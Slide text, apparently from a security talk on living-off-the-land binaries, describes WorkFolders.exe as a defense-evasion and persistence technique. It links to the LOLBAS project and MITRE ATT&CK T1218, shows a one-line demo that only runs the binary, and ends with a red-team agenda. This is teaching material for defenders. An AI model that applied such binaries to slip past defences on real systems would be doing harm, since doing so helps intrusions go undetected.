(Source: <https://learn.microsoft.com/en-us/windows-server/storage/work-folders/work-folders-overview>)



# WORKFOLDERS.EXE

Defense Evasion/  
Persistence

**Workfolders.exe can be used to evade defensive countermeasures or to hide as a persistence mechanism**

**Workfolders.exe should not be run on a normal workstation**

# WORKFOLDERS.EXE

Defense Evasion/  
Persistence

## Reference


<https://lolbas-project.github.io/lolbas/Binaries/WorkFolders/>

## Detection

<https://attack.mitre.org/techniques/T1218/>

# Workfolders Demo

```
C:\Users\User>WorkFolders.exe  
C:\Users\User>
```



# Agenda (refresher)

---

**1** What is LOTL (Living Off The Land)?

---

**2** Definition of LOLBIN (Living Off The Land Binaries)

---

**3** Why LOLBINS?

---

**4** LOLBINS and Red Team

---

**5** Demo of Some Lesser Known LOLBINS

---

# Questions?





# Secure greatness<sup>®</sup>



